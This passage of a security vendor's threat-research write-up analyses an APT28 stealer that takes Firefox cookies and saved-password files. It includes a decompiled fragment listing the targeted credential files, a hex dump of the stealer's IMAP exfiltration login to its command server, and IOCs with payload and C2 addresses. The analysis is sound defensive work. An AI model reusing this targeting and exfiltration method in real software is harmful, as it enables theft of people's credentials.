1404    4468 QueryBasicInfor...C:\Users   AppData\Roaming\Mozilla\Firefox\Profiles\2atzqiy9.default-release\cookies.sqlite   SUCCESS
1404    4468 QueryEaInform...  C:\Users   AppData\Roaming\Mozilla\Firefox\Profiles\2atzqiy9.default-release\cookies.sqlite   SUCCESS
1404    4468 QueryAttributeI...C:\Users   AppData\Roaming\Mozilla\Firefox\Profiles\2atzqiy9.default-release\cookies.sqlite   SUCCESS
1404    4468 ReadFile          C:\Users   AppData\Roaming\Mozilla\Firefox\Profiles\2atzqiy9.default-release\cookies.sqlite   SUCCESS
1404    4468 CloseFile         C:\Users   AppData\Roaming\Mozilla\Firefox\Profiles\2atzqiy9.default-release\cookies.sqlite   SUCCESS
1404    4468 CreateFile        C:\Users   AppData\Roaming\Mozilla\Firefox\Profiles\tju0dge5.default\cookies.sqlite           NAME NOT FOUND
```

Sysmon capturing access to cookies.sqlite file

In the case of passwords, the attackers attempt to steal `logins.json` , `key3.db` , `key4.db` , `cert8.db` , `cert9.db` , `signons.sqlite` .




```
// DocumentSaver.Program
// Token: 0x0600000F RID: 15 RVA: 0x00002828 File Offset: 0x00000A28
private static void ff2()
{
    string path = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Mozilla\\Firefox\\Profiles\\";
    bool flag = !Directory.Exists(path);
    if (!flag)
    {
        string[] directories = Directory.GetDirectories(path);
        string[] array = new string[]
        {
            "logins.json",
            "key4.db",
            "cert9.db",
            "signons.sqlite",
            "key3.db",
            "cert8.db"
        };
```

Attackers will grab also passwords from Firefox

These files are necessary for recovering elements like saved passwords and certificates. Old versions are also supported (`signons.sqlite` , `key3.db` and `cert8.db` are no longer used by new Firefox versions). Note that if the user has set a master password, the attackers will likely attempt to crack this password offline, later, to recover these credentials.

Exfiltrating data

The malware uses the IMAP email protocol to exfiltrate data to its command and control (C2) server.



Recv: 133 b   Timeshift: 406 ms

```
00000000   2A 20 4F 4B 20 5B 43 41 50 41 42 49 4C 49 54 59   * OK [CAPABILITY
00000010   20 49 4D 41 50 34 72 65 76 31 20 53 41 53 4C 2D    IMAP4rev1 SASL-
00000020   49 52 20 4C 4F 47 49 4E 2D 52 45 46 45 52 52 41   IR LOGIN-REFERRA
00000030   4C 53 20 49 44 20 45 4E 41 42 4C 45 20 49 44 4C   LS ID ENABLE IDL
00000040   45 20 4E 41 4D 45 53 50 41 43 45 20 4C 49 54 45   E NAMESPACE LITE
00000050   52 41 4C 2B 20 53 54 41 52 54 54 4C 53 20 41 55   RAL+ STARTTLS AU
00000060   54 48 3D 50 4C 41 49 4E 20 41 55 54 48 3D 4C 4F   TH=PLAIN AUTH=LO
00000070   47 49 4E 5D 20 44 6F 76 65 63 6F 74 20 72 65 61   GIN] Dovecot rea
00000080   64 79 2E 0D 0A                                    dy...
```

Send: 38 b   Timeshift: 407 ms

```
00000000   24 20 4C 4F 47 49 4E 20 65 76 65 6E 74 73 40 73   $ LOGIN events@s
00000010   61 72 74 6F 63 2E 63 6F 6D 20 [redacted]          artoc.com [redacted]
00000020   [redacted]
```

The IMAP login event

The old variant of this stealer connected to mail[.]sartoc.com (144.208.77.68) to exfiltrate data. The new variant uses the same method but a different domain, www.specialityllc[.]com. Interestingly both are located in Dubai.


It’s likely the owners of the C2 websites have nothing to do with APT28, and the group simply took advantage of abandoned or vulnerable sites.

Although ransacking browsers might look like petty theft, passwords are the key to accessing sensitive information and intelligence. The target, and the involvement of APT28, a division of Russian military intelligence), suggests that campaign is a part of the conflict in Ukraine, or at the very least linked to the foreign policy and military objectives of the Russian state. Ukraine continues to be a battleground for cyberattacks and espionage, as well as devastating kinetic warfare and humanitarian abuses.

For more coverage of threat actors active in the Ukraine conflict, read our recent article about the efforts of an unknown APT group that has targeted Russia repeatedly since Ukraine invasion.

Protection

Malwarebytes customers were proactively protected against this campaign thanks to our anti-exploit protection.



Malware.Exploit.Agent - Exploit payload macro process blocked

Detection Data	
Detection Name:	Malware.Exploit.Agent - Exploit payload macro process blocked
Action Taken:	Blocked
Category:	Exploit
Scanned At:	06/21/2022 7:33:46 AM
Reported At:	06/21/2022 7:33:48 AM
Type:	Exploit
Endpoint:	[redacted]
Group Name:	Default group
Affected Applications:	Microsoft Office Word

IOCs

Maldoc:
Nuclear Terrorism A Very Real Threat.rtf
daaa271cee97853bf4e235b55cb34c1f03ea6f8d3c958f86728d41f418b0bf01

Remote template (Follina):
http://kitten-268.frge[.]io/article.html

Stealer:
http://kompartpomiar[.]pl/grafika/docx.exe
2318ae5d7c23bf186b88abecf892e23ce199381b22c8eb216ad1616ee8877933

C2:
www.specialityllc[.]com